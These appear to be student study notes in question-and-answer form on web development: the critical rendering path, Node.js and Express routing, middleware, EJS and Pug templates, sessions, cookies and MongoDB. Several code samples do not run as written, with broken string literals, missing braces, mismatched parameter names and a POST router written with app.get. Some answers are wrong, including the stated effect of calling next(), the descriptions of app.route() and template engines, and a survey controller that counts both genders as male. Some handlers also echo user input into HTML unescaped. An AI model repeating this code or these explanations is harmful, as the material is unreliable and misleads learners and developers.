Processes Related with Rendering

…

Analysing Critical Rendering Path Performance

…

A Page with only HTML and an Image

…

A Page with external CSS and JavaScript

…

A Page with embedded CSS and JavaScript

…

Performance Patterns

1. **What is a critical resource?**
   It is a resource that needs to be downloaded before rendering the page. For example, JavaScript, HTML, and CSS are all critical resources.


2. **What is critical path length?**
   It is the total RTTs required to fetch all critical resources, ignoring RTT required to establish the initial TCP connection.
3. **What is critical bytes?**
   It is the total amount of bytes required to be downloaded before rendering the page. In essence, it is the sum of the transfer file sizes of the critical resources.

A Page with only HTML and an Image – Example

Consider the following code:

```
<html>
  <head>
    <title>Critical Path: Measure Script</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
  </head>
  <body>
    <p>Hello <span>web performance</span> students!</p>
    <div><img src="awesome-photo.jpg"></img></div>
  </body>
</html>
```

Determine the critical rendering path.




The metrics are as follows:
- 1 critical resource
- 1 round trip
- 5KB critical bytes

Page with External CSS – Question / Exercise?

Consider the following code:

```
<html>
  <head>
    <title>Critical Path: Measure Script</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link href="style.css" rel="stylesheet">
  </head>
  <body>
    <p>Hello <span>web performance</span> students!</p>
    <div><img src="awesome-photo.jpg"></img></div>
  </body>
</html>
```

Determine the critical rendering path.




The metrics are as follows:
- 2 critical resources
- 2 round trips
- 9KB critical bytes

Page with External CSS and JavaScript – Question / Exercise?

Consider the following code:

```
<html>
  <head>
    <title>Critical Path: Measure Script</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link href="style.css" rel="stylesheet">
  </head>
  <body>
    <p>Hello <span>web performance</span> students!</p>
    <div><img src="awesome-photo.jpg"></img></div>
    <script src="app.js"></script>
  </body>
</html>
```

Determine the critical rendering path.



The metrics are as follows:
- 3 critical resources
- 2 round trips
- 11KB critical bytes

CRP Optimisation

List some general guidelines to optimise the CRP

Some guidelines include:
- Illustrate the critical path.
- Minimise the number of critical resources by deferring them, downloading them asynchronously, or eliminating them, all together.
- Optimise the number of critical bytes to reduce download time.
- Optimise the order in which critical resources are loaded.

Lecture 5. Server-Side Development (Node.js)

Outline

- How a web server works
  - Forms
  - HTTP GET and POST
- Node.js execution
- Node.js application structure
- Express.js basics
  - Routing
  - Middleware
  - Template engines

Questions

Server-side Development 1

1. **Outline the overall process of executing a client-side script.**
   The process is as follows:
   1. The browser makes a request for the source file.
   2. The web server returns the requested file.
   3. The browser executes the file.
   4. The browser displays the result in the browser.
2. **Outline the overall process of executing a server-side script.**
   The process is as follows:
   1. The browser makes a request for the source file.
   2. The code within the requested file is executed.
   3. The web server returns the output from the requested file.
   4. The browser displays the result in the browser.

Server-side Development 2

What is a server-side script?
It is a script which runs on the server and uses a HTTP request–response loop to interact with clients. This script can access resources provided by the server.

Common Server Types

1. **What is a web server?**
   It is a computer that runs web server software and handles HTTP requests.
2. **What is an application server?**
   It is a computer that hosts and executes web applications developed using a certain technology.
3. **What is a database server?**
   It is a computer that is devoted to running a database management system (DBMS) such as MySQL or SQL server.

How Server Works – URLs

1. **How does a basic web server work?**
   It works like a file system where file requests are sent using HTTP.
2. **Consider the following URL:** `http://www.funwebdev.com/index.php?page=17#article`**.** Identify each of the sections.
   - Protocol: `http`
   - Domain: `www.funwebdev.com`

- Path: `index.php`
- Query string: `page=17`
- Fragment: `article`

Internet Protocols – HTTP

…

HTTP Headers

1. **What is a request header?**
   It is a HTTP header that can be used in an HTTP request to provide information about the client.
2. **What is a response header?**
   It is a HTTP header than can be used in an HTTP response to provide information about the server and the data being transmitted.

Request/Response Message

…

Request Methods

…

HTTP Response Status Code

…

HTTP Request Processing

…

Static vs Dynamic Content

1. **What is static content?**
   Static content is content stored in a local file system which can be served to the client without having to be created, processed, or modified. HTML documents, plain text files, and images, for example, are all static content.
2. **What is dynamic content?**
   Dynamic content is web content that is created, processed, or modified when the client makes a request to the server to generate a response by performing a programmatic action. A JavaScript file, for example, is dynamic content.

Server-Side Programs 1

…

Server-Side Programs 2

Outline the overall process for processing a request.
It is as follows:

3. Parse HTTP request to retrieve information carried in the request.
4. Process the HTTP request information.
5. Return the appropriate response.

Sending Data to a Server

…

HTML Forms – Query Strings

How does the browser send data to the server?
It does so using HTTP requests. The browser packages user data into a query string–a series of name–value pairs separated by ampersands.

`<form>` Element

1. **What is the purpose of the `action` attribute?**
   It specifies the URL of the server-side resource that will process the form data once the form is submitted.
2. **What is the purpose of the method attribute?**
   It specifies the HTTP request method to be used when submitting the form.

GET Method

How does the GET method work?
It submits form data to the server by appending it the URL as a series of query strings. For example, `http://example.com/over/there?title=Central+Park&country=United+States`.

POST Method

How does the POST method work?
It submits form data to the server as an entity within the HTTP request body.

URL Encoding

What is the purpose of URL encoding?
URLs can only be represented using the ASCII character-set. Since URLs often contain non-ASCII characters, the URL has to be encoded using ASCII. Therefore, URL encoding enables the transmission of non-ASCII URLs.

Which Value to Send

…

Radio Buttons and Checkboxes

…

POST Request Body

…

GET vs POST 1

…

GET vs POST 2

GET	POST
Explicitly states data in the URL	Hides data from the user
Encodes data as characters; limits the number of characters	Encodes data as binary
Maintained in browser's history and cache	Not maintained in browser's history or cache
Bookmarked	Not bookmarked

GET vs POST 3

1. **What is the implication of using the GET method?**
   It gets a resource from the web server and doesn't affect the server, at all.
2. **What is the implication of using the POST method?**
   It posts data to the web server and potentially changes the server's state or introduces side-effects on the server.

Node.js

1. **What was the issue with early web servers?**
   Web servers are expected to handle a large number of user requests concurrently. Early web servers handled all requests using a single process. As a result, the browser would seemingly freeze for an extended period of time waiting for all responses, severely impacting performance, and in turn, the user experience.
2. **How do modern servers handle requests?**
   They handle them at a thread level; the server usually maintains a thread pool where each request is handled in a seperate thread.
3. **How does Node.js work?**
   …

JavaScript

1. **JavaScript is synchronous, blocking and single-threaded. What does this mean?**
   It means the following:
   1. *Synchronous*: the interpreter runs code in the sequence in which it was defined.
   2. *Blocking*: the interpreter stops running code to wait for a non-JavaScript operation to complete.
   3. *Single-threaded*: the interpreter runs only one line of code at a time.
2. **How can JavaScript code be written to allow for asynchronous behaviour?**
   It can be written using asynchronous callbacks. The interpreter makes a request to the server and continues running while waiting for a response. Once the server has returned a response, it is pushed onto the stack as a callback. The event loop pulls the callback from the stack and then calls it.

Single-Threaded Execution

…

The I/O-Scaling Problem

…

Traditional Server using Processes

…

Servers with Multi-Threaded Execution

…

Asynchronous Request-Handling

…

Single vs Multi-Threaded – Performance Comparison

…

JavaScript – Popularity

…

JavaScript – Global 'Things'

1. **How is JavaScript's treatment of variables and functions different to other object-oriented languages?**
   It has many variables and functions which do not belong to any particular class or object. Instead, they are 'global' variables and 'functions' and, in turn, belong to a global object.
2. **What object to standalone variables and functions belong to?**
   They belong to the `window` object; it has global scope.
3. **What is the main issue with having a global object?**
   In large applications, which integrate third-party code or frameworks, it might result in conflicts in the global namespace.

Module System

1. **What is a module system?**
   It is a system to organise namespaces defined in various scripts used in large JavaScript applications.
2. **Explain the module system used by Node.js.**
   It uses a file-based module system where:
   - Each file is represented as its own module
   - Each file has access to the current module definition through the `module` variable
   - The exports of the current module are accessible through the `module.exports` variable
   - A module can be imported using the globally available `require` method.

Node.js Basic Components

…

Simple Node.js Application

1. **Create a simple Node.js application.**

```
var http = require("http");
var server = http.createServer(function(request, response) {
  response.writeHead(200, {"Content-Type": "text/plain"});
  response.write("Hello, world!");
  response.end();
});
server.listen(8888);
console.log("Web server running at http://localhost:8888...");
```

2. **What is `require`?**
   It is a global function which is used to import a requested module.
3. **What is `createServer`?**
   It is a higher order function which, upon receiving a function as a parameter, returns a server object.
4. **What is the purpose of the anonymous function?**
   It describes the application logic for the web server, itself.
5. **What is `console`?**
   It is a global object which is used to access the browser's debugging console.

Handling Multiple Requests

Create a Node.js application that can handle multiple requests.

```
var http = require("http");
var server = http.createServer(function(request, response) {
  if (request.url == <pattern1>) {
    // Handle the request for <pattern1>
  } else if (request.url == <pattern2>) {
    // Handle the request for <pattern2>
  } else if (request.url == <pattern3>) {
```

```
    // Handle the request for <pattern3>
  } else { // The URL is unrecognisable
    // Return an error status code and message
  }
});
server.listen(8888);
console.log("Web server running at http://localhost:8888…");
```

Handling Query Strings

Create a Node.js application that can handle query strings.

```
var http = require("http");
var url = require("url");
var server = http.createServer(function(request, response) {
  // If the url looks like /say-hello?name=<name>
  if (request.url.indexOf("/say-hello") > -1) {
    var query = url.parse(request.url, true).query;
    response.end("
      <html>
        <body>
          <h1>Hello " + query.name + "</h1>
        </body>
      </html>
    ");
  } else { // The URL is unrecognisable
    // Return an error status code and message
  }
});
server.listen(8888);
console.log("Web server running at http://localhost:8888…");
```

Handling POST Request Data

1. **Create a Node.js application that can handle POST request data.**

```
var http = require("http");
var queryString = require("querystring");
var server = http.createServer(function(request, response) {
  // If request is POST /say-hello with a body like name:<name>
  if (request.url.indexOf("/say-hello") > -1) {
    var body = "";
    request.on("data", function(chunk) {
      body += chunk;
    });

    request.on("end", function() {
      response.write("
        <html>
          <body>
            <h1>Hello " + query.name + "</h1>
          </body>
        </html>
      ");
    });
  } else { // The URL is unrecognisable
    // Return an error status code and message
  }
```

```
});
server.listen(8888);
console.log("Web server running at http://localhost:8888…");
```

2. **What might the body of a POST request contain?**
   It might contain simple form data or a large file as part of a file upload request.
3. **What is the `data` event?**
   It is the event which is triggered when the web server receives data;
4. **What is the `end` event?**
   Is it the event which is triggered when the web server has received all the data.

Web Application Structure

1. **What is Model–View–Controller (MVC)?**
   It is a software design pattern which divides related program logic into three interconnected elements. These elements are as follows:
   1. A *model*, which defines the data contained within the application.
   2. A *view*, which defines how the the application's data should be displayed.
   3. A *Controller*, which contains the logic which updates the model and/or view in response to user input.
2. **How does express relate to MVC?**
   It is a framework for developing MVC-based Node.js applications.

Common MVC Architecture

…

Express Framework

List some of the tasks that Express implements when writing a web application.
Some tasks include:

- Set-up a web server
  - Manage the request–response paradigm
  - Define directory structure
- Route URLs to code
- Talk to template engines to convert template files into response HTML.
- Remember visitors to support sessions

Express.js – Popularity

…

Express.js – Routing

1. **What is routing?**
   Routing is the process of mapping a client's HTTP request to the web server's endpoints.
2. **How is routing implemented in Express.js.**
   It is implemented using the following structure:
   `app.<method>(<path>, <handler>)`,
   where:
   - `app` is an instance of express
   - `<method>` is either the `get()` or `post()` request method
   - `<path>` is a path on the server
   - `<handler>` is the function to be executed when the route is matched
3. **Implement a simple `get()` router.**

```
app.get("/", function(request, response) {
  response.send("Hello, world!");
})
```

4. **Implement a simple `post()` router.**

```
app.get("/", function(request, response) {
```

```
  response.send("Received a POST request");
}
```

Express.js – Question

…

Express.js – Hello World Example

Consider the following code:

```
var express = require("express");
var app = express();
app.get("/", function(request, response) {
  response.send("Hello, world!");
});
app.listen(3000)
```

a. **What is the** `express()` **method?**
   It is a top-level method that is imported by the `express` module.
b. **What is the** `app` **variable?**
   It is the object which is returned by calling `express()`; it refers to the express application.
c. **What response would the application return when the user types** `http://localhost:3000/hello-world`**?**
   It would return error 404 as the server script doesn't have a route to respond to `/hello-world`.

Express.js – app Object

1. **What is** `app.<request_method>()`**?**
   It is a method which routes HTTP requests to their associated logic.
2. **What is** `app.route()`**?**
   It is a method which configures middleware
3. **What is** `app.render()`**?**
   It is a method which renders HTML views.
4. **What is a template engine?**
   It is a program which enables a programmer to use static files in their application.
5. **What is** `app.mountpath`**?**
   It is a property which contains one or more path patterns on which a sub-app was mounted.

Middleware

1. **What is middleware?**
   It is a function which sits between application code and some low-level API; it has access to the request object, and the response object.
2. **What is middleware used for?**
   It is used to implement common tasks on the request or response objects.
3. **Describe the overall process of using middleware.**
   It is as follows:
   1. The browser sends a request.
   2. The server receives the request.
   3. Middleware 1 handles it, passes the result to the next function.
   4. Middleware 2 handles it, passes the result to the next function.
   5. The `route()` method passes it to the next function
   6. Middleware 3 handles it, sends back a response with the result.

Middleware Stack

1. **Consider the following code:**

```
var express = require("express");
var app = express();
```

```
app.get("/", function(request, response, next) {
  next();
});

app.listen(3000);
```

Identify all of the main components.
They are as follows:
- `app.get()`: the HTTP method for which the middleware function applies
- `"/"`: the path for which the middleware function applies
- `function()`: the middleware function
- `next`: the callback argument to the middleware function
- `request`: the HTTP request argument to the middleware function
- `response`: the HTTP response argument to the middle function

2. **How can the `route()` method pass control to middleware running after a response is sent?**
   It uses the `next()` function.

Middleware

1. **What can middleware do?**
   It can do the following:
   - Execute code
   - Modify the request or response objects
   - End the request–response cycle
   - Call `next()`; either other middleware or the `route()` method.
2. **Implement an app which uses middleware.**

```
var express = require("express");
var app = express();

var myLog = function(request, response, next) {
  console.log("logged");
  next();
}
app.use(myLog);

app.get("/", function(request, response) {
  response.send("Hello, world!");
})

app.listen(3000);
```

Middleware Control Flow

1. **What is `app.use()`?**
   It is a method which binds a middleware function to an express app at the specified path (the default is "/").
2. **When is a middleware function called?**
   It is called before the route method/handler.
3. **Why is the order of middleware loading important?**
   Middleware functions are executed sequentially (i.e. in the order that they are loaded).
4. **What happens if a middleware function calls `next()`?**
   It will end the request–response cycle.
5. **What happens if a middleware function doesn't call `next()`?**
   It won't end the request–response cycle and the request will be left hanging.

Middleware – Exercise

Consider the following code:

```
var express = require("express");
var app = express();

var myLog = function(request, response, next) {
  console.log("logged");
  next();
}
app.get("/", function(request, response) {
  response.send("Hello, world!");
})
app.use(myLog);
app.listen(3000);
```

What would the output be if the request `http://localhost:3000/` **is sent?**

There will be no output as the middleware function was loaded after the route method/handler. The `app.get()` call will terminate the request–response cycle as it won't pass control to the next function.

Useful Middleware

…

Template Engine

What does a template engine do?

It defines a template format to blend static content with processing logic and translates the associated template file into an HTML file.

EJS – Embedded JavaScript Template

1. **How should control flow be embedded within an HTML document?**
   It should be embedded using `<% %>`.
2. **How should escaped output (i.e. an expression) be embedded within an HTML document?**
   It should be embedded using `<%= %>`.
3. **Write some example EJS.**

```
<% if (user) { %>
  <h2><%= user.name %></h2>
<% } %>
```

Simple Example – The Form, Express App & Response

1. **Implement an express app with a simple form**

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="ISO-8859-1">
    <title>Greetings Input</title>
  </head>
  <body>
    <form method="GET" action="greeting">
      Please type in your name: <input type="text" name="name"></
input>
      <input type="submit" value="submit"></input>
    </form>
  </body>
```

```
</html>

-----------------------------------------------------------------

var express = require("express");
var path = require("path");

var app = express()
app.set("views", path.join(__dirname, "views"));
app.get("/", function(request, response) {
  response.render("greetingform.ejs");
});
app.get("/greeting", function(request, response) {
  var name = request.query.name;
  response.render("greeting.ejs", {name: name});
});

app.listen(3000, function() {
  console.log("greeting app listening on port 3000!");
});

-----------------------------------------------------------------

<!DOCTYPE html>
<html>
  <head>
    <title>Customised Greeting!</title>
  </head>
  <body>
    Welcome <%= name %>
  </body>
</html>
```

2. **What does `__dirname` do?**
   It ensures that the path is always relative to the current file instead of the current working directory (CWD). The CWD may be different from the file directory if the application is run from another directory. For example, from one level up using `node static/greeting.js`.
3. **Where does `request.query.name` come from?**
   It comes from the query string appended to the URL for the HTTP GET request.

Pug Template Engine

What is Pug?

It is a template engine which defines simple rules for writing static HTML content and pairing it with processing logic.

Pug – HTML Tags

Consider the following HTML code:

```
<ul>
  <li>Item A</li>
  <li>Item B</li>
  <li>Item C</li>
</ul>
```

Rewrite it as Pug code.

```
ul
  li Item A
  li Item B
```

```
  li Item C
```

Pug – Attributes

Consider the following HTML code:

```
<a href="google.com">Google</a>
<a class="button" href="google.com">Google</a>
<a class="button" href="google.com">Google</a>
```

Rewrite it as Pug code.

```
a(href="google.com") Google
|
|
a(class="button" href="google.com") Google
|
|
a(class="button" href="google.com") Google
```

Pug – Simple Control

1. **How is JavaScript code written in Pug?**
   It is written with a leading '–'.
2. **Consider the following HTML code:**

   ```
   <li>Item A</li>
   <li>Item B</li>
   <li>Item C</li>
   ```

   Rewrite it as Pug code which uses a for loop.

   ```
   - for (let x = 0; x < 3; x++)
     li item
   ```

Pug – Interpolation 1

Consider the following HTML code:

```
<h1>On Dogs: Man's Best Friend</h1>
<p>Written with love by enlore</p>
<p>This will be safe: &lt;span&gt;escape!&lt;/span&gt;</p>
<p>This is the unescaped example: The tag <em> names </em> stays</p>
```

Rewrite it as Pug code.

```
- var title = "On Dogs: Man's Best Friend";
- var author = "enlore";
- var theGreat = "<span>escape!</span>";
- var unescaped = "The tag <em> names </em> stays";

h1 = title
p Written with love by #{author}
p This will be safe: #{theGreat}
p This is the unescaped example: !{unescaped}
```

Pug – Interpolation 2

Consider the following HTML code:

```
<p>This is a very long and boring paragraph that spans multiple lines.
Suddenly there is a <strong>strongly worded phrase</strong> that cannot
be <em>ignored</em>.</p> Here's an example of an interpolated tag with
an attribute: <q lang="es">¡Hola Mundo!</q></p>
```

Rewrite it as Pug code.

```
p
  This is a very long and boring paragraph that spans multiple lines.
```

```
Suddenly there is a #[strong strongly worded phrase] that cannot be #[em
ignored].
p
  Here’s an example of an interpolated tag with an attribute:
#[q(lang=“es”) ¡Hola Mundo!]
```

Lecture 6. MVC Architecture (Node.js), Sessions & Introduction to MongoDB

Outline

- Implementing MVC basics
  - Application folder structure
  - CommonsJS module
  - Controllers and routers
- Session management
- The database layer
  - Introduction to NoSQL
  - Introduction to MongoDB

Questions

The Survey App

…

Several Issues

…

Application Folder Structure

…

CommonsJS module standard

1. **What is CommonsJS?**
   It is a file-based module system that solves issues with JavaScript's single global namespace. It does so by implementing each file as its own module.
2. **What is the** `require()` **method?**
   It is the global method which is used to import a module into the current module.
3. **What is the** `exports` **property?**
   It is the property contained in each module that can be used to expose a piece of code when the module is loaded.
4. **What is the** `module` **property?**
   It is the property which can be used to identify the current module.

Writing a Module (1 & 2)

1. **Implement a simple module.**

   hello.js

   ```
   ----------------------------------------------------------------------
   module.exports.sayHello = function() {
     console.log("Hello, world!");
   }
   exports.sayBye=function() {
     console.log("Bye!");
   }
   ```

   client.js

```
-----------------------------------------------------------------
var hello = require("./hello");

hello.sayHello();
hello.sayBye();
```

2. **What is the difference between** `module.exports` **and** `exports`**?**
   There isn't one; `module.exports` and exports are equivalent. They both refer to the object exposed by the module.
3. **What does calling the** `require()` **method do?**
   It returns the `module.exports` object; in which, hello exposes the `sayHello()` and `sayBye()` methods.

Writing a Controller (1 & 2)

1. **Implement a simple controller.**

```
var express = require("express");

module.exports.showForm=function(request, response) {
  var products = requests.app.locals.products;
  response.render("survey.pug", {products: products});
}

module.exports.showResult=function(request, response) {
  var gender = request.body.gender;
  var index = request.body.vote;
  var products = request.app.locals.products;
  var surveyResults = request.app.locals.surveyResults;
  if (gender == 0) {
    surveyResults.mp[index]++;
  } else {
    surveyResults.fp[index]++;
  }

  response.render("surveyresults.ejs", {products: products,
    surveyResults: surveyResults});
```

2. **What methods does the controller module expose?**
   It exposes both the `showForm()` and `showResult()` methods. However, these methods aren't mapped to URLs yet.
3. **What is** `request.app`**?**
   It is the currently running express application.
4. **What is** `request.app.locals`**?**
   It is a property which stores the application scope variables of the currently running express application.
5. **What is** `app.locals`**?**
   It is a property which stores the application scope variables within an application.

Mapping Controller to URL (1, 2, 3 & 4)

1. **Demonstrate how to map a controller to a URL (i.e. implement a model).**

```
var express = require("express");
var controller = require("../controllers/survey.server.controller";
var router = express.Router()

router.get("/", controller.showForm);
router.post("/survey", controller.showResult);
module.exports = router;
```

2. **What is `express.Router()`?**
   It is middleware that is used to group route handlers for a particular part of a web application (e.g. user account functions).
3. **What can express.Router() be used to define?**
   It can be used to define the routes of a web site, which include:
   - HTTP request method
   - URL path/pattern
   - Callback function which handles the path/pattern.
4. **Implement a server to support a controller and model.**

```
var express = require("express");
var path = require("path");
var bodyParser = require("body-parser");

var survey = require("../routes/survey.server.routes");

var app = express();
app.locals.products = ["iPhone 7", "Samsung S7", "Pixel XL"];
app.locals.surveyResults = {
  femaleParticipants: [0, 0, 0],
  maleParticipants: [0, 0, 0]
}

app.set("views", path.join(__dirname, "/app/views"));
app.use(express.static(path.join(__dirname, "public")));
app.use(bodyParser.json());
app.use(bodyParser.urlencoded());
app.use("/survey", survey);
app.listen(3000, function() {
  console.log("Survey app listening on port 3000...");
});
```

Survey Web Application – MVC

…

Variable Scopes

1. **What is application scope?**
   It is the scope which encompasses data available throughout an application.
2. **What is request scope?**
   It is the scope which encompasses data available to just the components handling the current request. For example, the model, view and controller.
3. **What is session scope?**
   It is the scope which encompasses data available to multiple related requests. For example, logging in to a mail server
4. **How is session management implemented in Express.js?**
   It is implemented as a middleware function in the `express-session` module.

Session

1. **What is a session?**
   It is a series of related HTTP requests that are sent by the same browser during a certain time period. It represents a conversational state between the client and the server.
2. **What is required to maintain a conversational state?**
   - The server needs to remember what has been happening for each client.
   - The client needs to send some data to identify itself.
   - A mechanism to control the start and end of a session.

How Sessions Work

Describe how a session works.

3. The client sends the first request.
4. The server creates an ID and session object to store data about the client; the server may maintain multiple sessions simultaneously, each with their own ID.
5. The server executes the logic associated with the request and sends back the response and ID.
6. The client stores the ID and associates it with the server; the client may maintain multiple sessions simultaneously so it is important to assign them to their respective servers.
7. The client sends subsequent requests, attached with their ID.
8. The server retrieves the ID, finds the associated session data, and makes it available to the current request.

On the Server-Side

How does a server remember a client's state?

It creates a session object that holds conversational state across multiple requests from the same client. The client is identified by an ID which persists for the entire session. The session object stores data about the client and it can stay in memory or persist in a database.

On the Client-Side

1. **What is a cookie?**
   It is a small block of data created by web server, which is stored on the user's computer by a browser.
2. **Why are cookies used?**
   They help a website remember information about your visit, which can make it easier to visit the sight again and make the site more useful to you.
3. **What kinds of information can be stored in a cookie?**
   - Login credentials
   - Language preference
   - Previously viewed items
   - Items in a shopping cart
4. **How does a browser store a cookie?**
   It stores it using a text file or a lightweight database.
5. **How does a browser identify a cookie for a particular site?**
   It identifies them by `{name, value, domain, path}`.
6. **Create a simple cookie.**

```
name: id
value: 123$456^789
domain: cs.usyd.edu.au
path: /~comp5347/doc/
```

Associating Sites/Pages and Cookies (1 & 2)

Consider the page `http://web.cs.usyd.edu.au` **and the following cookies:**

```
cookie1.txt
-----------------------------------------------------------------------
name: name
value: Thom
domain: web.it.usyd.edu.au
path: /~info5010/comp5347/

cookie2.txt
-----------------------------------------------------------------------
name: name
value: Joe
```

```
domain: web.cs.usyd.edu.au
path: /~comp5347/doc/

cookie3.txt
-----------------------------------------------------------------------
name: name
value: Utma
domain: used.edu.au
path: /
```

What associations would the browser make?
It would associate the page with `cookie2`, and `cookie3`; `cookie1` would not be associated with this page.

`expression-session`

How is session management implemented in Express.js
It is implemented as a middleware function in the `express-session` module. It uses cookie-based session management where a small cookie is used to store a session's ID.

Session-Aware Survey (1 & 2), Routes & `server.js`

Consider the following requirement:
The user must not be able to vote more than once in a certain period of time using the same browser.
Implement a session-aware survey.

```
surveysession.server.controller.js
-----------------------------------------------------------------------
var express = require("express")

module.exports.showForm = function(requests, response) {
  var products = request.app.locals.products;
  response.render("surveysession.pug", {products: products})
}

module.exports.showResults = function(requests, response) {
  var gender = request.body.gender;
  var vote = request.body.vote;
  var products = request.app.locals.products;
  var surveyResults = request.app.locals.surveyResults;
  var session = request.session;
  if ("vote" in session) {
    response.render("surveysessionresult.pug", {products: products,
      surveyResults: surveyResults})
  else {
    session.vote = vote;
    gender = request.body.gender;
    vote = request.body.vote;
    if (gender == 0) {
      surveyResults.maleParticipants[vote]++;
    } else {
      surveyResults.maleParticipants[vote]++;
    }
    response.render("surveySessionResult.pug", {products: products,
      surveyResults: surveyResults});
```

```
  }
}
```

surveysession.server.routes.js

```
var express = require("express");
var router = express.Router();
var controller = require("../controllers/
  surveysession.server.controller");

router.get("/", controller.showForm);
router.post("/survey", controller.showResult);
module.exports = router;
```

server.js

```
var express = require("express");
var path = require("path");
var bodyParser = require("body-parser");
var session = require("express-session");

var surveySession = require("./routes/surveysession.server.routes");

var app = express();
app.locals.products = ["iPhone 7", "Samsung S7", "Pixel XL"];
app.locals.surveyResults = {
  maleParticipants: [0, 0, 0],
  femaleParticipants: [0, 0, 0
}

app.set("views", path.join(__dirname, "views"));
app.use(express.static(path.join(__dirname, "public")));
app.use(bodyParser.json())
app.use(bodyParser.urlencoded())
app.use(session({secret: "123$456&789", cookie: {maxAge: 1000 * 60 *
10}}));
app.use("/session", surveySession);

app.listen(3000, function() {
  console.log("survey app listening on port 3000!)
});
```

The modifications are as follows:

- A session scope variable called `vote` is used to store the user's previous vote.
- An if statement is used to check if the session variable `vote` exists (i.e. the user has already voted). If true, the results are rendered; else, the current vote is replaced with the new one and the results are updated.
- The session is accessible to all requests as `request.session`.

Cookies Sent by the Server

...

Brief Introduction to NoSQL

1. **What is a NoSQL database?**
   It a non-tabular database that stores data differently than relational tables.
2. **What are some categories of NoSQL storage?**
   - Document storage (e.g. MongoDB)
   - Key–value storage
   - Column-based storage
   - Graph database

Document Storage and MongoDB

1. **What is MongoDB?**
   It is a document database which stores self-describing documents, meaning that each document describes the fields which it contains.
2. **How is an entity stored in a database?**
   It is stored as a document (i.e. a row in SQL).
3. **Implement some simple entities.**

```
invoice1 = {
  customer: {
    firstName: “Jonny”,
    lastName: “Greenwood”,
  },
  product: {
    id: “312$465&987”,
    quantity: 2,
  }
}

invoice2 = {
  customer: {
    firstName: “Thom”,
    lastName: “Yorke”,
  },
  product: {
    id: “132$456&789”,
    quantity: 20,
  },
  delivery: “express”
}
```

JSON Data Format

…

Matching Terms in SQL and MongoDB

…

MongoDB Document Model – Example (1 & 2)

Consider the following SQL table:

taxFileNumber	name	email	age
12345	Joe Smith	joe@gmail.com	30
54321	Mary Sharp	mary@icloud.com	27

Convert it into a MongoDB collection.

```
{
  _id: 31254,
  name: “Joe Smith”,
  email: “joe@gmail.com”,
  age: 30
}
{
  _id: 45231,
  name: “Mary Sharp”,
  email: “mary@gmail.com”,
  age: 27
}
```

Native Support for Arrays

…

Native Support for Embedded Document (1 & 2)

…

MongoDB Data Types

